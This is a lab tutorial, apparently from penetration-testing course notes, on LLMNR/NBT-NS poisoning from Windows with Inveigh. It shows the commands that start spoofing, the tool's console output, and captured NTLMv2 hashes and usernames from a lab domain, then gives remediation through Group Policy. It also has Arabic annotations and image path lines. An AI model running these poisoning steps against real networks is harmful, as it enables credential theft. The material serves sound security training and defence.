6-LLMNR/NBT-NS Poisoning - from Windows

LLMNR & NBT-NS poisoning is possible from a Windows host as well. In the last section, we utilized Responder to capture hashes. This section will explore the tool Inveigh and attempt to capture another set of credentials.

Inveigh - Overview

If we end up with a Windows host as our attack box, our client provides us with a Windows box to test from, or we land on a Windows host as a local admin via another attack method and would like to look to further our access, the tool Inveigh works similar to Responder, but is written in PowerShell and C#. Inveigh can listen to IPv4 and IPv6 and several other protocols, including `LLMNR`, DNS, `mDNS`, NBNS, `DHCPv6`, ICMPv6, `HTTP`, HTTPS, `SMB`, LDAP, `WebDAV`, and Proxy Auth. The tool is available in the `C:\Tools` directory on the provided Windows attack host.

We can get started with the PowerShell version as follows and then list all possible parameters. There is a wiki that lists all parameters and usage instructions.

Using Inveigh

```
PS C:\htb> Import-Module .\Inveigh.ps1
PS C:\htb> (Get-Command Invoke-Inveigh).Parameters

Key                     Value
---                     -----
ADIDNSHostsIgnore       System.Management.Automation.ParameterMetadata
KerberosHostHeader      System.Management.Automation.ParameterMetadata
ProxyIgnore             System.Management.Automation.ParameterMetadata
PcapTCP                 System.Management.Automation.ParameterMetadata
PcapUDP                 System.Management.Automation.ParameterMetadata
SpooferHostsReply       System.Management.Automation.ParameterMetadata
SpooferHostsIgnore      System.Management.Automation.ParameterMetadata
SpooferIPsReply         System.Management.Automation.ParameterMetadata
SpooferIPsIgnore        System.Management.Automation.ParameterMetadata
WPADDirectHosts         System.Management.Automation.ParameterMetadata
WPADAuthIgnore          System.Management.Automation.ParameterMetadata
ConsoleQueueLimit       System.Management.Automation.ParameterMetadata
ConsoleStatus           System.Management.Automation.ParameterMetadata
ADIDNSThreshold         System.Management.Automation.ParameterMetadata
ADIDNSTTL               System.Management.Automation.ParameterMetadata
```

```
DNSTTL                  System.Management.Automation.ParameterMetadata
HTTPPort                System.Management.Automation.ParameterMetadata
HTTPSPort               System.Management.Automation.ParameterMetadata
KerberosCount           System.Management.Automation.ParameterMetadata
LLMNRTTL                System.Management.Automation.ParameterMetadata

<SNIP>
```

Let's start Inveigh with LLMNR and NBNS spoofing, and output to the console and write to a file. We will leave the rest of the defaults, which can be seen here.

1. `-NBNS Y`:
   - هذا الخيار يُفعِّل استهداف بروتوكول **NBNS** (NetBIOS Name Service).
   - بروتوكول **NBNS** يُستخدم لحل أسماء الأجهزة إلى عناوين IP داخل الشبكات المحلية. الهجوم يستغل نقاط ضعف في هذا البروتوكول للرد على الطلبات وإعادة توجيهها (Spoofing).
2. `-ConsoleOutput Y`:
   - هذا الخيار يُمكِّن عرض الإخراج مباشرةً في وحدة التحكم (Console)، مما يعني أن جميع النتائج ستُعرض بشكل مباشر أثناء تشغيل الأداة.
3. `-FileOutput Y`:
   - يُفعِّل تخزين الإخراج في ملف. يُفيد هذا الخيار في حفظ النتائج لتحليلها لاحقًا.


```
PS C:\htb> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y

[*] Inveigh 1.506 started at 2022-02-28T19:26:30
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.5.25
[+] Spoofer IP Address = 172.16.5.25
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
```

```
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
WARNING: [-] [2022-02-28T19:26:31] Error starting HTTP listener
WARNING: [!] [2022-02-28T19:26:31] Exception calling "Start" with "0"
argument(s): "An attempt was made to access a
socket in a way forbidden by its access permissions" $HTTP_listener.Start()
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] LLMNR request for academy-ea-web0 received from
172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from
172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from
172.16.5.125 [response sent]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] LLMNR request for academy-ea-web0 received from
172.16.5.125 [response sent]
[+] [2022-02-28T19:26:34] TCP(445) SYN packet detected from
172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) negotiation request detected from
172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) NTLM challenge 7E3B0E53ADB4AE51 sent to
172.16.5.125:56834
```

```
<SNIP>
```

We can see that we immediately begin getting LLMNR and mDNS requests. The below animation shows the tool in action.



C# Inveigh (InveighZero)

The PowerShell version of Inveigh is the original version and is no longer updated. The tool author maintains the C# version, which combines the original PoC C# code and a C# port of most of the code from the PowerShell version. Before we can use the C# version of the tool, we have to compile the executable. To save time, we have included a copy of both the PowerShell and compiled executable version of the tool in the `C:\Tools` folder on the target host in the lab, but it is worth walking through the exercise (and best practice) of compiling it yourself using Visual Studio.

Let's go ahead and run the C# version with the defaults and start capturing hashes.

```
PS C:\htb> .\Inveigh.exe
```

```
[*] Inveigh 2.0.4 [Started 2022-02-28T20:03:28 | PID 6276]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6
fe80::dcec:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP 172.16.5.25 | IPv6
fe80::dcec:2831:712b:c9a3%8]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files (Not Found)
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125
[disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from 172.16.5.125
[response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type
ignored]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [type ignored]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125
[disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
```

```
172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from 172.16.5.125
[response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type
ignored]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [type ignored]
```

As we can see, the tool starts and shows which options are enabled by default and which are not. The options with a `[+]` are default and enabled by default and the ones with a `[ ]` before them are disabled. The running console output also shows us which options are disabled and, therefore, responses are not being sent (mDNS in the above example). We can also see the message `Press ESC to enter/exit interactive console`, which is very useful while running the tool. The console gives us access to captured credentials/hashes, allows us to stop Inveigh, and more.

We can hit the `esc` key to enter the console while Inveigh is running.

```
<SNIP>

[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from 172.16.5.125
[response sent]
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type
ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type
ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type
ignored]
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61310
```

```
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61311
C(0:0) NTLMv1(0:0) NTLMv2(3:9)> HELP
```

After typing `HELP` and hitting enter, we are presented with several options:

```
=============================================== Inveigh Console Commands
===============================================

Command                           Description
============================================================================
============================================
GET CONSOLE                     | get queued console output
GET DHCPv6Leases                | get DHCPv6 assigned IPv6 addresses
GET LOG                         | get log entries; add search string to
filter results
GET NTLMV1                      | get captured NTLMv1 hashes; add search
string to filter results
GET NTLMV2                      | get captured NTLMv2 hashes; add search
string to filter results
GET NTLMV1UNIQUE                | get one captured NTLMv1 hash per user; add
search string to filter results
GET NTLMV2UNIQUE                | get one captured NTLMv2 hash per user; add
search string to filter results
GET NTLMV1USERNAMES             | get usernames and source IPs/hostnames for
captured NTLMv1 hashes
GET NTLMV2USERNAMES             | get usernames and source IPs/hostnames for
captured NTLMv2 hashes
GET CLEARTEXT                   | get captured cleartext credentials
GET CLEARTEXTUNIQUE             | get unique captured cleartext credentials
GET REPLYTODOMAINS              | get ReplyToDomains parameter startup
values
GET REPLYTOHOSTS                | get ReplyToHosts parameter startup values
GET REPLYTOIPS                  | get ReplyToIPs parameter startup values
GET REPLYTOMACS                 | get ReplyToMACs parameter startup values
GET IGNOREDOMAINS               | get IgnoreDomains parameter startup values
GET IGNOREHOSTS                 | get IgnoreHosts parameter startup values
GET IGNOREIPS                   | get IgnoreIPs parameter startup values
GET IGNOREMACS                  | get IgnoreMACs parameter startup values
SET CONSOLE                     | set Console parameter value
HISTORY                         | get command history
RESUME                          | resume real time console output
STOP                            | stop Inveigh
```

We can quickly view unique captured hashes by typing `GET NTLMV2UNIQUE`.

```
================================================ Unique NTLMv2 Hashes
================================================

Hashes
================================================================================
================================================
backupagent::INLANEFREIGHT:B5013246091943D7:16A41B703C8D4F8F6AF75C47C3B50CB5
:0101000000000001DBF1816222DD801DF80FE7D54E898EF0000000002001A0049004E004C0
041004E00450046005200450049004700480054000100 1E00410043004100440045004D00590
02D00450041002D004D00530030003100040026004900 4E004C0041004E00450046005200450
04900470048005400 2E004C004F00430041004C0003004600410043004100440045004D00590
02D00450041002D004D00530030003100 2E0049004E004C0041004E00450046005200450049 0
04700480054002E004C004F00430041004C0005002600 49004E004C0041004E0045004600520
045004900470048005400 2E004C004F00430041004C00070008001DBF1816222DD8010600040
002000000080030003000000000000000000000000030000004A1520CE1551E8776ADA0B3AC0
176A96E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000
009002000630069006600730 02F00310037003200 2E00310036002E0035002E0032003500000
0000000000000
forend::INLANEFREIGHT:32FD89BD78804B04:DFEB0C724F3ECE90E42BAF061B78BFE2:0101
000000000001601062322 2DD801B9083B0DCEE1D9520000000002001A0049004E004C004100
4E00450046005200450049004700480054000100 1E00410043004100440045004D0059002D00
450041002D004D00530030003100040026004900 4E004C0041004E00450046005200450049 00
4700480054002E004C004F00430041004C0003004600410043004100440045004D0059002D00
450041002D004D00530030003100 2E0049004E004C0041004E00450046005200450049004700
480054002E004C004F00430041004C0005002600 49004E004C0041004E0045004600520045 00
490047004800540 02E004C004F00430041004C0007000800160106232 22DD801060004000200
000008003000300000000000000000000000030000004A1520CE1551E8776ADA0B3AC0176A9
6E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000000900
200063006900660073002F00310037003200 2E00310036002E0035002E00320035000000000
00000000

<SNIP>
```


We can type in `GET NTLMV2USERNAMES` and see which usernames we have collected. This is helpful if we want a listing of users to perform additional enumeration against and see which are worth attempting to crack offline using Hashcat.

```
================================================ NTLMv2 Usernames
================================================

IP Address                      Host                            Username
Challenge
================================================================================
================================================
```

```
172.16.5.125                    | ACADEMY-EA-FILE                    |
INLANEFREIGHT\backupagent       | B5013246091943D7
172.16.5.125                    | ACADEMY-EA-FILE                    |
INLANEFREIGHT\forend            | 32FD89BD78804B04
172.16.5.125                    | ACADEMY-EA-FILE                    |
INLANEFREIGHT\clusteragent      | 28BF08D82FA998E4
172.16.5.125                    | ACADEMY-EA-FILE                    |
INLANEFREIGHT\wley              | 277AC2ED022DB4F7
172.16.5.125                    | ACADEMY-EA-FILE                    |
INLANEFREIGHT\svc_qualys        | 5F9BB670D23F23ED
```

Let's start Inveigh and then interact with the output a bit to put it all together.




Remediation

Mitre ATT&CK lists this technique as ID: T1557.001, `Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay`.


There are a few ways to mitigate this attack. To ensure that these spoofing attacks are not possible, we can disable LLMNR and NBT-NS. As a word of caution, it is always worth slowly testing out a significant change like this to your environment carefully before rolling it out fully. As penetration testers, we can recommend these remediation steps, but should clearly communicate to our clients that they should test these changes heavily to ensure that disabling both protocols does not break anything in the network.

We can disable LLMNR in Group Policy by going to Computer Configuration --> Administrative Templates --> Network --> DNS Client and enabling "Turn OFF Multicast Name Resolution."

هناك عدة طرق للتخفيف من حدة هذا الهجوم. لضمان عدم إمكانية حدوث هجمات التزييف هذه، يمكننا تعطيل LLMNR وNBT-NS. وككلمة تحذير، من الأفضل دائمًا اختبار تغيير كبير مثل هذا في بيئتك ببطء وبعناية قبل طرحه بالكامل. وبصفتنا مختبرين للاختراق، يمكننا أن نوصي بخطوات الإصلاح هذه، ولكن يجب أن نبلغ عملائنا بوضوح أنه يجب عليهم اختبار هذه التغييرات بشكل مكثف للتأكد من أن تعطيل البروتوكولين لا يؤدي إلى كسر أي شيء في الشبكة.



